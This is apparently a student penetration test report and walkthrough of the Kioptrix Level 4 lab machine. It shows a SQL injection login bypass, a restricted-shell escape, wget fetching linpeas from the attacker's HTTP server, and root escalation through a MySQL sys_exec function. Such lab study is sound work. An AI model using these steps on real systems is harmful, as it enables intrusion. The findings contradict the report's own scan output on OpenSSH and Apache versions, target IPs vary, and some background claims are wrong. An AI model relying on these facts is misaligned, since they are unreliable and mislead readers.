2025

Kioptrix Level 4 Penetration Testing

A COMPREHENSIVE REPORT

BY OLUMIDE ONANUSI

EXECUTIVE SUMMARY

This penetration test was conducted to evaluate the security posture of Kioptrix Level 4. The assessment began with reconnaissance to gather basic information about the system, followed by scanning and enumeration to identify open ports and services. The key findings include:

- **SSH (Port 22)**: Running an outdated OpenSSH version (3.9p1) with known vulnerabilities, including weak authentication mechanisms and brute-force susceptibility.
- **HTTP (Port 80)**: The system is using Apache 2.0.52 (CentOS), which is outdated and vulnerable to multiple exploits, including XST and buffer overflow attacks.
- **SMB (Ports 139 and 445)**: The system is running an old version of SMB, susceptible to remote code execution and information disclosure vulnerabilities.

Exploitation techniques were employed to gain initial access, revealing weak credential management and SQL injection vulnerabilities. Post-exploitation activities included privilege escalation through MySQL misconfigurations and User Defined Functions (UDF), ultimately granting root access to the system.


Recommendations include updating software versions, disabling outdated protocols, strengthening authentication mechanisms, and restricting unnecessary service exposures.

INTRODUCTION

In this penetration testing report, we analyze the security vulnerabilities of Kioptrix Level 4. The assessment follows a structured approach, including reconnaissance, scanning and enumeration, exploitation, and post-exploitation. The goal is to identify weaknesses, demonstrate possible attack vectors, and provide recommendations to enhance system security. The findings highlight critical vulnerabilities within the system and outline actionable steps to mitigate potential risks.

RECONNAISSANCE

This is where initial information was gathered. Kioptrix level 4's IP address was identified using the command "sudo netdiscover". The screenshot below shows the client's IP address as 192.168.211.142.



SCANNING AND ENUMERATION

More information was gathered about the machine by doing a scan of the system and spooling out all information returned. A nmap scan was conducted and below is the summary of the opened ports that pose potential threats to the system.

Port	Service
22	Ssh
80	http
139	Smb
445	Smb

Based on the list of opened ports above, there is need to take a deep dive into the individual ports to find out if and how they are vulnerable and the level of vulnerability each possess.

PORT 22/SSH

Secure Shell, or ssh, is a program used to log into another computer over a network, execute commands on a remote machine and move files from one machine to another. It provides strong authentication and secure communications over unsecure communication channels it was released in 2004 and is known for multiple vulnerabilities like; Challenge-Response Buffer Overflow. which allows unauthenticated remote attackers to execute arbitrary code with root privileges. Authentication Packet Mishandling Flaw, which could allow remote attackers to cause the SSH daemon to consume excessive CPU resources until the login grace time expires, effectively leading to a denial of service.

The system is running openssh 3.9p1 this version of ssh is EOL (End Of Life). Some of the scripts run in the scan returned no results or “failed to specify credentials.”

hostkeys (DSA, RSA) utilized by the system are weak.

1024-bit keys are also considered weak by modern standards. Current best practice recommends at least 2048 bits for RSA. DSA keys are also deprecated due to limited key size and vulnerabilities.

Supported authentication methods:

- Publickey: Public key is recommended and most secure when configured properly.
- Gssapi-with-mic: This is mainly useful in large networks with centralized authentication (like Active Directory).
- Password: Password authentication can be a security risk if brute force attacks are possible.

Bruteforce was also attempted, however, no valid accounts/matches were found.

Finally, no public keys are accepted.

Recommended Action

While it is appropriate to do the do the following suggestions like;

- Disabling SSH protocol version 1.
- Using stronger key lengths (2048-bit or 4096-bit RSA, or ECDSA/Ed25519).
- Removing or replacing older DSA keys.

The latest stable realease of SSH is version 9.9, realeased in september 2024. Updating to this latest release fixes all of the known/identified vulnerabilities in port 22.

PORT 80/HTTP

Based on the information in the nmap scan, script and Nikto scans, the system is running **Apache httpd 2.0.52 (CentOS)** this version of apache is vulnerable. Apache 2.2.34 is the EOL for the 2.x branch.

HTTP TRACE method is active which suggests the host is vulnerable to XST

PHP/4.3.9 was found to be running, and the version is vulnerable.

The vulnerabilities identified could be used in a denial-of-service attack, in certain configurations using RewriteRule with proxy flag or ProxyPassMatch, a remote attacker could cause the reverse proxy to connect to an arbitrary server, possibly disclosing sensitive information from internal web servers not directly accessible to attacker. It could also be used by an attacker to expose "httpOnly" cookies when no custom ErrorDocument is specified. Buffer overflow in htdigest in Apache 2.0.52 may allow malicious users to execute arbitrary code via a long realm argument.

Recommended Action

- The latest version of **PHP is 8.4** which was released on November 21, 2024, hence the system should upgrade its current version of PHP to this latest one.
- The latest stable version release of **Apache** is version **2.4.63**, released in January 2025, hence the system should upgrade its current version of Apache to this latest one.

PORT 139 and 445/SMB

Ports 139 and 445 are both used for Server Message Block (SMB) file sharing in Windows networks, but port 139 uses NetBIOS for communication, while port 445 uses TCP/IP directly., and used by newer versions of SMB (post-Windows 2000).

Samba is a standard interoperability software suite integrated in Windows, a reimplementation of the server message block (SMB) networking protocol for file and print services. It runs on most Unix and Unix-like systems such as Linux and macOS systems, among other versions and operating systems (OS) that use the SMB/Common Internet File System (CIFS) protocol. This allows network administrators to configure, integrate, and set up equipment either as a domain controller (DC) or domain member, and to communicate with Windows-based clients.

The system uses an old version of SMB which has been known to have vulnerabilities that allow remote code execution, information disclosure vulnerability. All of which affects both ports 139 and 445.

Recommended Action

- The outdated and vulnerable version of SMB should be disabled.
- Restrict or block unnecessary exposure of ports 139 and 445, especially to the internet.
- The latest version of **SMB** is **version 3.1.1** featuring enhanced encryption (AES-128 GCM and AES-128 CCM) and improved security measures. Hence, the system should upgrade its current version of SMB to this latest one.

EXPLOITATION (Initial Access)

Since the nmap scan showed that there is a smb server opened. The smb server was scanned using ***enum4linux -a 192.168.21.144***

The scan revealed the users on the system; robert, root, john, loneferret. This is a very important information which could potentially be used to authenticate into the system.

The website was visited to gather more information and came across a credentials page, and since users have been found through the ***enum4linux*** scan, burpsuite was used to attempt sql injection bruteforcing, and the was able to identify one that worked with the user ***john***

The following credentials worked: ***John: ' or 'x'='x***

Upon entering these credentials, it returned the username and system password for john.

John:MyNameIsJohn

These credentials were used to authenticate into ssh.

Upon successful authentication, there was initial access to the system. However, met a restricted shell in which there were only 6 commands that could run. Namely; cd, clear, echo, exit, help, ll, lpath, ls.

echo os.system('/bin/bash') was used to escape the restricted shell. Then look for was to escalate privilege.

POST EXPLOITATION

Now that the restricted shell has been escaped, and navigating to different directories is now possible, there was need to escalate privilege. So, linpeas.sh was downloaded on kali machine and hosted using a simple http server ***python3 -m http.server 8000***, then used ***wget*** to put it on a writable directory (tmp) on kioptrix 4.

Linpeas.sh was run after it was converted to an executable file and an important discovery was the fact that one could authenticate into mysql server as root and without password too. Using ***mysql -u root -p*** without a password.

Now that there's root access on mysql server, to follow this path to get root access on the machine, first was to check if mysql process is running as root; by running ***ps -aux | grep mysql*** on john@kioptrix shell. The result confirmed that mysql process is really running as root. So, it begs the question, is there a way for mysql to run OS commands that can be used to escalate privilege? Answer is yes. We can use **UDF** (User Defined Functions).

To list the installed UDFs, sql query ***select * from mysql.func*** was run after logging in again to mysql server. To confirm it worked, a command was run with this UDF

select sys_exec('id');.

And the fact that it responded with a NULL rather that error, means that it worked.

Meaning that a user can be added admin group, making him a root user, using the command ***select sys_exec('usermod -aG admin username');***


In this instance, ***select sys_exec('usermod -aG admin john');*** was run and it was successful.

So mysql server was logged-out of, back to john and switched user using ***sudo su*** and used john's password ***MyNameIsJohn***

CONCLUSION

The penetration test successfully identified multiple security weaknesses within Kioptrix Level 4. The outdated software versions and misconfigured services present critical security risks, including unauthorized access and privilege escalation. By addressing these vulnerabilities through software updates, enhanced access controls, and network segmentation, the system's security posture can be significantly improved.

APPENDIX



```
File  Actions  Edit  View  Help
┌──(luminusi㉿kali)-[~]
└─$ nmap -p- -A -sV -T5 192.168.211.144
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-24 14:33 EDT
Nmap scan report for 192.168.211.144
Host is up (0.0013s latency).
Not shown: 39528 closed tcp ports (reset), 26003 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:DA:A8:4F (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2025-03-24T15:27:47-04:00
|_clock-skew: mean: 2h53m51s, deviation: 2h49m42s, median: 53m51s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

```
┌──(luminusi㉿kali)-[~]
└─$ nmap -p22 -sV -T5 --script=ssh2-enum-algos,ssh-auth-methods,ssh-hostkey,ssh-publickey-acceptance,ssh-run,sshv1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 01:02 EDT
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.211.144
Host is up (0.0012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       arcfour128
|       arcfour256
|       arcfour
|       aes192-cbc
|       aes256-cbc
|       rijndael-cbc@lysator.liu.se
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
```

```
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
|_ssh-run: Failed to specify credentials and command to run.
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
MAC Address: 00:0C:29:DA:A8:4F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds

┌──(luminusi㉿kali)-[~]
└─$
```

```
┌──(luminusi㉿kali)-[~]
└─$ nmap -p445 -sV -T5 --script=smb-double-pulsar-backdoor,smb-enum-domains,smb-enum-groups,smb-enum-users,smb-system-info
144
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 01:13 EDT
Nmap scan report for 192.168.211.144
Host is up (0.0016s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:DA:A8:4F (VMware)

Host script results:
| smb-enum-users:
|   KIOPTRIX4\john (RID: 3002)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\loneferret (RID: 3000)
|     Full name:   loneferret,,,
|     Flags:       Normal user account
|   KIOPTRIX4\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Normal user account
|   KIOPTRIX4\robert (RID: 3004)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\root (RID: 1000)
|     Full name:   root
|_    Flags:       Normal user account
|_smb-system-info: ERROR: Script execution failed (use -d to debug)
| smb-enum-domains:
|   KIOPTRIX4
|     Groups: n/a
|     Users: nobody\x00, robert\x00, root\x00, john\x00, loneferret\x00
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|     Account lockout disabled
|   Builtin
```

```
|   Builtin
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|_    Account lockout disabled

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds

┌──(luminusi㉿kali)-[~]
└─$
```

```
=============================================( Users on 192.168.211.144 )=============================================

index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody   Name: nobody    Desc: (null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert   Name: ,,,       Desc: (null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root     Name: root      Desc: (null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john     Name: ,,,       Desc: (null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret       Name: loneferret,,,     Desc: (null)
```

Member Login

Username :

Password :

Login

LigGoat secure Login Copyright (c) 2013

Member's Control Panel

Username : john


Password : MyNameIsJohn

Logout


```
┌──(luminusi㉿kali)-[~]
└─$ ssh john@192.168.211.144
john@192.168.211.144's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
john:~$
```


```
┌──(luminusi㉿kali)-[~]
└─$ ssh john@192.168.211.144
john@192.168.211.144's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$
```


Attacker's system



Kioptrix 4







```
john@Kioptrix4:/tmp$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 247
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

```
mysql> Aborted
john@Kioptrix4:/tmp$ ps -aux | grep mysql
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
root      4714  0.0  0.2   1772   524 ?        S    15:13   0:00 /bin/sh /usr/bin/mysqld_safe
root      4756  0.0  6.4 127120 16528 ?        Sl   15:13   0:02 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql
root      4758  0.0  0.2   1700   556 ?        S    15:13   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
john     20066  0.0  0.3   3008   776 pts/0    S+   17:54   0:00 grep mysql
john@Kioptrix4:/tmp$
```

```
mysql> select * from mysql.func;
+-----------------------+-----+-----------------------+----------+
| name                  | ret | dl                    | type     |
+-----------------------+-----+-----------------------+----------+
| lib_mysqludf_sys_info |   0 | lib_mysqludf_sys.so | function |
| sys_exec              |   0 | lib_mysqludf_sys.so | function |
+-----------------------+-----+-----------------------+----------+
2 rows in set (0.00 sec)

mysql>
```

```
mysql> SELECT sys_exec('id');
+-----------------+
| sys_exec('id') |
+-----------------+
| NULL            |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

```
mysql> SELECT sys_exec('usermod -aG admin john');
+-----------------------------------------+
| sys_exec('usermod -aG admin john') |
+-----------------------------------------+
| NULL                                    |
+-----------------------------------------+
1 row in set (0.03 sec)
```

```
john@Kioptrix4:/tmp$ sudo su
[sudo] password for john:
root@Kioptrix4:/tmp#
```

Confirming john as root